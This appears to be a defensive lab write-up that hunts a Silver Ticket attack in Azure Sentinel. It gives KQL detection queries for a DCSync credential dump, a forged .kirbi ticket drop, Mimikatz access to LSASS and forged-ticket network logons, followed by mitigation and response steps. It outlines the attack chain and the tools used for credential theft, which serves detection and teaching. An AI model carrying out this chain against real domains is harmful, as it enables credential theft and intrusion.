
## 1. Detecting Remote NTDS.dit Extraction (Credential Dumping)

**Objective:** Identify the initial abuse of the Directory Replication Service (DRSUAPI) used by Impacket (`secretsdump.py`) or NetExec to dump the `DC01$` machine account hash.

When the compromised user (`apsara`) remotely requested the Active Directory secrets, it triggered Directory Service access events on the Domain Controller.

- **KQL Query:** `WindowsSecurityEvents | where EventID == 4662`
- **Analysis:** This event logs operations performed on Directory Service objects. In a healthy environment, DCSync operations should only be performed by Domain Controllers (Machine Accounts ending in `$`) or Azure AD Connect accounts. Seeing a standard user like `apsara` performing these actions is highly indicative of a remote NTDS dump.

> *Caption: Azure Sentinel capturing `Event ID 4662`, revealing the compromised user `apsara` executing anomalous Directory Service replication requests to dump credentials.*





## 2. Detecting Malicious File Creation (`.kirbi` drop)

**Objective:** Detect the moment the attacker transferred the forged Kerberos ticket to the compromised Windows workstation to prepare for the Pass-The-Ticket (PtT) attack.

Because the attacker converted the Linux `.ccache` file to a Windows `.kirbi` file and downloaded it via PowerShell (`Invoke-WebRequest`), we can track the exact file creation on the endpoint.

- **KQL Query:** `FileCreationEvents | where TargetFilename has_any (".ccache", ".kirbi")`
- **Analysis:** Native Windows Kerberos operations do not save `.kirbi` files to user directories (like `C:\Users\naruto_uzumaki07\`). The logs clearly show `powershell.exe` dropping the `ticket.kirbi` payload, followed by `mimikatz.exe` interacting with it.

> *Caption: `FileCreationEvents` pinpointing the exact timestamp when `powershell.exe` wrote the forged `ticket.kirbi` file to the disk.*





## 3. Detecting LSASS Memory Injection (Pass-The-Ticket)

**Objective:** Identify the execution of Mimikatz manipulating the Local Security Authority Subsystem Service (`lsass.exe`) to inject the forged ticket into the active session.

- **KQL Query:** `Sysmon | where EventID == 10 | where RenderedDescription contains "lsass.exe"`
- **Analysis:** Sysmon `Event ID 10` logs Process Access. To inject the Silver Ticket, Mimikatz must acquire a handle to `lsass.exe`. The logs reveal `mimikatz.exe` requesting specific, highly suspicious access rights (e.g., `GrantedAccess: 0x1010` and `0x1FFFFF`) to read and write to LSA memory.

> *Caption: Sysmon Event ID 10 detecting `mimikatz.exe` accessing `lsass.exe` memory space to perform the Pass-The-Ticket injection.*





## 4. Detecting Anomalous Forged Ticket Usage

**Objective:** Identify the actual utilization of the Silver Ticket against the target service (CIFS on `DC01`).


Since Silver Tickets bypass the Domain Controller, there is no `Event ID 4769` (Kerberos Service Ticket Request) logged by the DC. However, the *target* machine logging the access will record a Network Logon.

- **KQL Query:** `WindowsSecurityEvents | where EventID == 4624` (and filtering for the Kerberos package).
- **Analysis:** We look for `LogonType 3` (Network Logon) using the `Kerberos` Authentication Package. Because the DC did not generate this ticket, standard tracking identifiers (like the Logon GUID) are often zeroed out or empty, and Key Lengths may register as 0.

> *Caption: Filtering for `Event ID 4624`, showing the influx of Type 3 Network Logons utilizing the Kerberos authentication package.*




> *Caption: Deep-dive into the `Event ID 4624` Rendered Description, highlighting the Kerberos Authentication Package details generated when the Silver Ticket was presented to the target service.*




## Mitigation and Response

To protect the environment from Silver Ticket attacks and respond to active threats, the following strategies must be implemented:

## Mitigation Strategies

1. **Enable PAC Validation:** This is the most effective defense against Silver Tickets. When PAC Validation is enforced, the target service will send the Privilege Attribute Certificate (PAC) signature back to the Domain Controller for verification. Because the attacker forged the ticket offline without the DC's `krbtgt` hash, the signature validation will fail, and access will be denied.
2. **Restrict DCSync Rights:** The attacker obtained the machine account hash by abusing DRSUAPI. Audit and restrict the `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` permissions at the domain root. Only authorized Domain Controllers and specific service accounts should hold these rights.
3. **Automate Machine Account Password Rolling:** By default, Windows machine account passwords rotate every 30 days. Ensuring this policy is active limits the lifespan of a stolen machine account hash.
4. **Credential Tiering:** Implement Microsoft's Tiered Administration model. High-privilege accounts (like Domain Admins) should never log into lower-tier workstations, preventing tools like Mimikatz from dumping their credentials in the first place.

## Incident Response Steps

If a Silver Ticket attack is confirmed in the environment:

1. **Double-Reset the Target Account Password:** If the compromised account is a machine account (e.g., `DC01$`) or a service account, reset its password **twice**. Kerberos keeps the previous password valid to prevent service disruption during rotation. Resetting it twice invalidates the stolen NTLM hash immediately.
2. **Isolate Compromised Endpoints:** Remove the machine where the `.kirbi` file was dropped and Mimikatz was executed from the network to prevent further lateral movement.
3. **Revoke Compromised Identities:** Disable the initially compromised user account (e.g., `apsara`) used to perform the DCSync attack and force a password reset.

4. **Hunt for Persistence:** Assume the attacker used the Silver Ticket to establish further backdoors (e.g., creating new hidden domain admin accounts, scheduled tasks, or malicious GPOs via the CIFS share).